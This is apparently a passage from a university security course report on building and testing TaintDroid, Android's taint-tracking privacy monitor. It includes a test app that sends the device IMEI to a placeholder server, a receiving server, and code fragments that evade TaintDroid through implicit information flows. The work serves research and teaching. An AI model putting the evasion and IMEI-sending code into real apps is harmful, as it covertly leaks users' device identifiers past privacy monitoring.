[27] http://stackoverflow.com/questions/4402262/device-identifier-of-android-emulator

```
$ cd common
# The following command switches the kernel repository to the
# emulator branch (Goldfish)
$ git checkout --track -b android-goldfish-2.6.29
remotes/origin/archive/android-gldfish-2.6.29
$ git pull
$ patch -p1 < ~/yaffs_xattr.patch
$ cd ~/tdroid/tdroid-2.1_r2.1p
$ source build/envsetup.sh
$ lunch 1
```

Cross compilation of the Android emulator kernel (codename Goldfish) requires setting several environment variables. Specifically `ARCH`, `SUBARCH`, and `CROSS_COMPILE` must be specified. It is recommended to create a shell script for this purpose.

```
$ cd ~
$ create/edit configure_emulator_kernel.sh
```

```
# Content of the configure_emulator_kernel.sh script
export ARCH=arm
export SUBARCH=arm
export CROSS_COMPILE=~/tdroid/tdroid-2.1_r2.1p/prebuilt/linux-
x86/toolchain/arm-eabi-4.2.1/bin/arm-eabi-
```

It is necessary to configure the Android Linux kernel before it can be build. The Android build system provides a command to create a serviceable default configuration. It is essential to set the cross compilation variables before creating the kernel configuration!

```
$ source configure_emulator_kernel.sh
$ cd ~/tdroid/tdroid-2.1_r2.1p/common
$ make goldfish_defconfig
$ make menuconfig
```

In the kernel configuration menu the ext2 file system and the extended attributes support for the ext2 file system must be enabled. Additionally, the extended attributes for the YAFFS file system must also be enabled. The configuration option for ext2 can be found directly in the file system menu hierarch, whereas the configuration option for YAFFS is in the miscellaneous file systems sub hierarchy. After adapting and storing the kernel configuration the Android Linux kernel can be built with the following command:

```
$ make # optionally with -j4
```

Installing the kernel

To make the freshly compiled Android Linux kernel an integral part of the built Android, the following command installs the kernel.

```
$ cp common/arch/arm/boot/zImage prebuilt/android-
arm/kernel/kernel-qemu
```

Alternatively, it is possible to specify the kernel the emulator should use with a command line parameter, once TaintDroid is built successfully:

```
$ emulator -kernel -kernel /path/to/zImage
```

Building TaintDroid

TaintDroid has four basic build configuration options. Before building TaintDroid these four options must be set, otherwise TaintDroid will not build correctly. They are stored in a `buildspec.mk` file. There are various other options that control different optimizations and logging inside of TaintDroid, but they are not needed unless developing for TaintDroid. It is noteworthy that in the configuration below the `WITH_TAINT_FAST` option is set to false. If this is set to true, the emulator will not boot Android unless the DVM execution mode is manually set to the portable implementation (see Running the emulator and using the Android Debug Bridge).

```
$ cd ~/tdroid/tdroid-2.1_r2.1p
$ edit/create buildspec.mk
# Enable core taint tracking logic (always add this)
WITH_TAINT_TRACKING := true


# Enable taint tracking for ODEX files (always add this)
WITH_TAINT_ODEX := true


# Enable taint tracking in the "fast" (aka ASM) Java interpreter
(generally recommended, but not for the emulator)
# WITH_TAINT_FAST := false
```

```
# Enable addition output for tracking JNI usage (not
recommended)
#TAINT_JNI_LOG := false
```

Now, it is possible to build TaintDroid:

```
$ cd ~/tdroid/tdroid-2.1_r2.1p/
$ source build/envsetup.sh
$ lunch 1
$ make clean
$ make # optionally with -j4
```

Creating an SD Card

It is possible to attach an emulated SD Card to the Android emulator. The following steps create a 16MB SD Card for use with the emulated TaintDroid:

```
$ dd if=/dev/zero of=sdTaintCard.ext2 bs=1024 count=16384
$ sudo losetup /dev/loop0 sdTaintCard.ext2
$ sudo mke2fs /dev/loop0
$ sudo losetup -d /dev/loop0
```

Running the emulator and using the Android Debug Bridge

The following command can be used to start the emulator with an emulated SD Card:

```
$ emulator -sdcard sdTaintCard.ext2 &
```

The Android Debug Bridge (ADB) is a versatile tool for working with Android phones and the Android emulator. ADB allows to install applications and to debug the emulator and applications. ADB is part of the Android Software Development Kit, which is also required for developing Android Applications. The Android developer homepage[28] provides comprehensive information on developing for Android.

[28] http://developer.android.com/index.html

The ADB is also part of the Android build. The `lunch` command makes the ADB available from the the shell:

```
$ cd ~/tdroid/tdroid-2.1_r2.1p/
$ lunch 1
```

ADB can be used for, example to Install an App

```
$ adb install -r AppFile.apk
```

- Display the Android debug console

```
$ adb logcat
```

- Change the operation mode of the DVM

```
$ adb shell setprop dalvik.vm.execution-mode int:portable
```

Testing TaintDroid

The SendImei (cf. Appendix B – SendImei and ReceiveImei Application) is sufficient to test if TaintDroid is working correctly. For Android to execute the code the SendImei application needs to be compiled and packaged into an APK file (for example SendImei.apk). The packaged application can then be executed with the emulator. The following steps outline how to start the emulator, install the application and start the Android log console. For this to work the adb tool must be part of the executable path (see Running the emulator and using the Android Debug Bridge).

```
$ adb install -r SendImei.apk
$ adb logcat
```

The SendImei application sends the IMEI of the phone or emulator executing it to a predefined Internet address. The ReceiveImei application provides a simple server to receive this information. This is necessary, because TaintDroid will rightly register a privacy leak if this information really is sent over the network. The following commands compile and start the ReceiveImei server.

```
$ cd ~/tdroid/tdroid-2.1_r2.1p
$ mkdir –p at/tugraz/iaik/akits12011
$ edit/create ReceiveImei.java
$ javac at/tugraz/iaik/akits12011/ReceiveImei.java
$ java at.tugraz.iaik.akits12011/ReceiveImei
```

Once the ReceiveImei server is listening for connections from the SendImei application, the SendImei application can be used to trigger TaintDroid by sending out the IMEI. To do this it is sufficient to start the SendImei application in the Android Emulator and push the button. Every time the button is pushed, TaintDroid should issue a message on the Android debug console. This message verifies that TaintDroid was installed successfully.

Adding a user interface to TaintDroid

Tests of the TaintDroid Android build have shown that the TaintDroid user interface application (TaintDroidNotify.apk) does not work reliably. We have created a replacement user interface. This replacement user interface requires a modified DalvikVM. The updated DalvikVM is available from the IAIK collaboration repository gitscos@gitcollab.iaik.tugraz.at/scos/teaching/akits1/taintdroid/dalvik.git. The repository is only accessible via SSH public key authentication. Access will be granted on request.

```
% cd ~/tdroid/tdroid-2.1_r2.1p/
$ rm -Rf dalvik
$ git clone -b taintdroid-2.1_r2.1p-notification-patch
gitscos@gitcollab.iaik.tugraz.at:teaching/akits1/taintdroid/dalv
ik.git
$ source build/envsetup.sh
$ lunch 1
$ make clean
$ make update-api
$ make
```

An application package file (taint.notification.service.apk) containing the user interface is available on request. The following command installs the application package in an running emulator.

```
$ adb install -r taint.notification.service.apk
```

For the taint notification app to generate notifications it is necessary to start it. This is achieved by starting up the taint notification service app and pushing the start button. The taint notification service issues a message to the Android debug console that it has been started successfully. Every TaintDroid event should now be accompanied by an event notification.

Appendix B. Appendix B – SendImei and ReceiveImei Applications

The SendImei and ReceiveImei applications are useful for demonstrating TaintDroid. SendImei reads the International Mobile Equipment Identifier (IMEI) of the Android platform it is executed on and sends it to a predetermined server running the ReceiveImei application. Upon successfully sending the IMEI to the server, TaintDroid issues a notification that a possible privacy violation occurred. A notification is really only issued if the IMEI is actually sent. Therefore, it is essential for the ReceiveImei application to run on the target server.

B.1. SendImei Source Code

The SendImei Android application consists of an Android manifest (AndroidManifest.xml) file, a single activity (SendImei class), a layout for the activity (res/layout/main.xml) and a resource files for string externalization (res/values/strings.xml). The Android manifest specifies which activity to launch at application start. For this, the SendImei activity must be set as main activity. Moreover, the Android manifest contains the permissions of the Android application. The SendImei application requires the following two permissions:

- Full access to the Internet (`android.permission.INTERNET`)
- Access to the phone state (`android.permission.READ_PHONE_STATE`) to read the IMEI.

The SendImei application uses a single Android Activity as user interface. The activity is specified in the SendImei class. The activity creates a layout comprised of a single button. The layout is specified in the res/layout/main.xml file. To bridge the gap between XML specified layout and the Java activity, the SendImei class uses the `setContentView(R.layout.main);` call to specify the layout source file. The following call `Button button = (Button)findViewById(R.id.send_imei);` obtains programmatic access to the button defined in the layout file. An `OnClickListener` defines the functionality for the button. In the listeners `onClick()` method a socket connection to the specified IP/host name and port address is opened. After using the `telephonyManager.getDeviceId()` command to retrieve the IMEI, it is then sent over the socket. The Toast commands show a short status message to the user, informing her that either the IMEI was sent, or what error occurred. The Android SDK advises to put all Strings that are part of the user interface into a resource file to facilitate internationalization. The res/values/strings.xml file implements this. To access a string programmatically in the Java source, the following command can be used: `getResources().getString(R.string.sent_imei)`. To access the string in the layout XML file the following format `android:text="@string/send_imei"` works.

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="at.tugraz.iaik.akits12011"
      android:versionCode="1"
      android:versionName="1.0">
    <uses-sdk android:minSdkVersion="7" />
    <uses-permission android:name="android.permission.INTERNET"></uses-permission>
    <uses-permission android:name="android.permission.READ PHONE STATE"></uses-
permission>

    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:name=".SendImei"
                  android:label="@string/app name">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

    </application>
</manifest>
```

SendImei class

The `SERVER_ADDRESS`, and `SERVER_PORT` constants allow specifying the IP address or host name, and IP port of the server running the ReceivImei application. In case SendImei is run in the Android emulator, the IP address of the host executing the emulator is 10.0.2.2.

```
at.tugraz.iaik.akits12011.SendImei.class

/**
 * Copyright (C) 2011 IAIK, Graz University of Technology
 */
package at.tugraz.iaik.akits12011;

import java.io.IOException;
import java.io.PrintWriter;
import java.net.Socket;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.telephony.TelephonyManager;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;

/**
 * Reads the unique device identifier (IMEI) and sends it to a server. This is
 * the main class of the SendImei Android app. It provides a single activity
 * with a single button to send the IMEI. The IMEI is send to a statically
 * determined server. To specify the IP address/host name and port of the server
 * change the values of the SERVER ADDRESS and SERVER PORT constants
 * respectively.
 *
 */
public class SendImei extends Activity {

  /** The IP address/host name of the server to send the IMEI to. */
  private static final String SERVER_ADDRESS = "1.2.3.4";
  /** The port the IMEI receiving server is listening on. */
  private static final int SERVER PORT = 8081;

  private TelephonyManager telephonyManager;

  /**
   * Called when the activity is first created. It specifies the layout of the
   * activity by using the description in layout/main.xml (as single button) and
   * supplies the send IMEI to server logic triggered by pressing the said
   * button.
   */
```

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    // specify the activity layout
    setContentView(R.layout.main);
    // get the telephony manager which provides access to the IMEI
    telephonyManager = (TelephonyManager) getSystemService(
        Context.TELEPHONY_SERVICE);
    // find the send IMEI button in the layout
    Button button = (Button)findViewById(R.id.send_imei);
    // Add action listener to button
    button.setOnClickListener(new OnClickListener() {
      public void onClick(View v) {
        PrintWriter out = null; Socket s = null;
        try {
          // Create socket to server
          s = new Socket(SERVER_ADDRESS, SERVER_PORT);
          out = new PrintWriter(s.getOutputStream());
          // Send IMEI to server
          out.println(telephonyManager.getDeviceId());
          out.flush();
        } catch (IOException e) {
          // Something went wrong
          Toast.makeText(SendImei.this, e.getMessage(),
              Toast.LENGTH_SHORT).show();
        } finally {
          if (out != null) {out.close();}
          if (s != null) {
            try {
              s.close();
            } catch (IOException e) {
              // Exception while closing the socket
              Toast.makeText(SendImei.this, e.getMessage(),
                  Toast.LENGTH SHORT).show();
            }};
        }
        // Signal the user that IMEI has been sent
        Toast.makeText(SendImei.this,
            getResources().getString(R.string.sent imei),
            Toast.LENGTH SHORT).show();
      }
    });
  }
}
```

res/layout/main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout height="fill parent"
    >
<Button xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/send imei"
    android:layout width="fill parent"
    android:layout height="wrap content"
    android:text="@string/send_imei"/>

</LinearLayout>
```

res/values/strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">SendIMEI</string>
    <string name="send_imei">Send IMEI</string>
    <string name="sent_imei">Successfully sent your IMEI!</string>
</resources>
```

B.2. ReceiveImei source code

A simple Java server for receiving strings terminated with a newline the IP port specified by the `SERVER_PORT` variable. The ReceiveImei application is the counterpart to the SendImei application.

```
/**
 * Copyright (C) 2011 IAIK, Graz University of Technology
 */
package at.tugraz.akits12011;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.concurrent.Executors;
import java.util.concurrent.ThreadPoolExecutor;

/**
 * A server able to receive an IMEI send by the SendImei Android app. This Java
 * executable starts a multi-threaded socket server listening at the port
 * specified in the SERVER_PORT constant. The server reads all incoming input
 * in a line-wise fashion and prints each line to the standard out.
 *
 * This is part of the resources for the AK IT-Security 1 lecture, held at Graz
 * University of Technology 2011.
*/
public class ReceiveImei {

  /** The port to bind the server to. */
  private static final int SERVER_PORT = 8081;

  /**
   * Handles a single socket connection, by creating an input stream and reading
   * input lines and writing them to standard out. The server creates an
   * instance of this class for each incoming connection.
   * @author Daniel Hein
   */
  private static class SocketRequestHandler implements Runnable {

    private final Socket s;

    /**
     * Create a new SocketRequestHandler.
     * @param s The socket to operate on
     */
    private SocketRequestHandler(Socket s) {
      this.s = s;
    }

    /**
     * Uses a buffered input stream reader to read lines of input send on the
     * network socket and writes them to standard out.
     * @see java.lang.Runnable#run()
     */
    @Override
    public void run() {
      BufferedReader in;
      try {
        in = new BufferedReader(new InputStreamReader(s.getInputStream()));
        System.out.println(in.readLine());
      } catch (IOException e) {
        e.printStackTrace();
      }
    }
  }

    private final ThreadPoolExecutor pool;
    private final ServerSocket serverSocket;
```

```
    /**
     * Creates a new ReceiveImei class with the specified port. The server
     * socket is created on the specified port.
     * @param port the port to listen on
     * @throws IOException if an I/O problem occurs
     */
    private ReceiveImei(int port) throws IOException {
      super();
      this.pool = (ThreadPoolExecutor)Executors.newFixedThreadPool(2);
      this.serverSocket = new ServerSocket(port);
    }

    /**
     * Starts the socket server by listening for incoming requests on the server
     * socket.
     * @throws IOException if an I/O problem occurs
     */
    private void start() throws IOException {
      Socket s;
      while (true) {
        s = serverSocket.accept();
        pool.execute(new SocketRequestHandler(s));
      }
    }

  /**
   * Main method to start the server.
   * @param args No arguments accepted. Please use the SERVER PORT constant to
   * control the port on which to listen.
   */
  public static void main(String[] args) throws IOException {
    ReceiveImei serv = new ReceiveImei(SERVER PORT);
    serv.start();
  }

}
```

Appendix C. – Circumventing TaintDroid

A number of programming language constructs can be used to circumvent the dynamic taint tracking engine used by TaintDroid. What follows is a list of code examples that illustrate a specific way to elude TaintDroid's defenses. To keep the representation of the code more compact, only the relevant fragments of the code will be shown. The code fragments use a method "send" to transmit the IMEI to a remote server. A sample implementation of the send method is depicted in Table 7.

Table 7 - A Java method to send a single string terminated by a newline character to a remote host.

```
public static void send(String message) throws IOException {
  Socket s = new Socket(SERVER_ADDRESS, SERVER_PORT)
  PrintWriter out = new PrintWriter(s.getOutputStream());
  out.println(data);
  out.flush();
  out.close();
  s.close();
}
```

The code fragments query the IMEI using the `TelephonyManager` system service. The command sequence detailed in Table 8 obtains the `TelephonyManager` system service, retrieves the IMEI and stores it in a String.

Table 8 - A Java code fragment demonstrating how to obtain the IMEI from the Android API

```
TelephonyManager telephonyManager =
  (TelephonyManager)getSystemService(Context.TELEPHONY_SERVICE);
String imei = telephonyManager.getDeviceId();
```

All examples assume that the IMEI has already be obtained and is stored in a string with the name `imei`.

C.1. Example I – Implicit information flow – switch statement

TaintDroid does not track implicit information flows. Implicit information flows originate from control flow constructs, such as in the example in Table 9. The if control flow statement implicitly copies the value of the boolean variable `x` into the variable `y`.

Table 9 - An example for an implicit information flow

```
boolean x = false, y = false;

if (x == true) {
  y = true;
} else {
  y = false;
}
```

The first example in Table 10 uses a switch statement to copy the content of the `imei` string, which is first converted into a byte array.

Table 10 - Example I Using implicit information flows to evade TaintDroid

```
byte[] inconspicous = imei.getBytes();
byte[] cpy = new byte[inconspicous.length];
for (int i = 0; i < inconspicous.length; i++) {
  switch (inconspicous[i]) {
  case '0':
    cpy[i] = 0;
    break;
  case '1':
    cpy[i] = 1;
    break;
  case '2':
    cpy[i] = 2;
    break;
  case '3':
    cpy[i] = 3;
    break;
  case '4':
    cpy[i] = 4;
    break;
  case '5':
    cpy[i] = 5;
    break;
  case '6':
    cpy[i] = 6;
    break;
  case '7':
    cpy[i] = 7;
    break;
  case '8':
    cpy[i] = 8;
    break;
  case '9':
    cpy[i] = 9;
    break;
  }
}
for (int i = 0; i < cpy.length; i++) {
  cpy[i] = (byte)(cpy[i] + (byte)0x30);
}
sendData(new String(cpy));
```

C.1. Example 2 – Implicit information flow - exceptions

An alternative method, also using implicit information flows is presented in Table 11. This method uses the exception which is thrown by the Java run-time environment, whenever an array index is out of bounds.

Table 11 - Copying the IMEI using an implicit information flow based on exception handling

```
private static short c;

…

private static void copyUsingExceptions(short x) {
    short sum = 0;
    boolean tmp;
    boolean[] arr = new boolean[Short.MAX_VALUE];
    c = 0;
    while (true) {
    sum += x;
    tmp  = arr[sum];
    c   += 1;
  }
}

…

byte[] inconspicous = imei.getBytes();
byte[] cpy = new byte[inconspicous.length];
for (int i = 0; i < inconspicous.length; i++) {
  c = 0;
  try {
    copyUsingExceptions(inconspicuous[i]);
  } catch (Exception e) {}
  cpy[i] = Short.MAX_VALUE/c;
}
```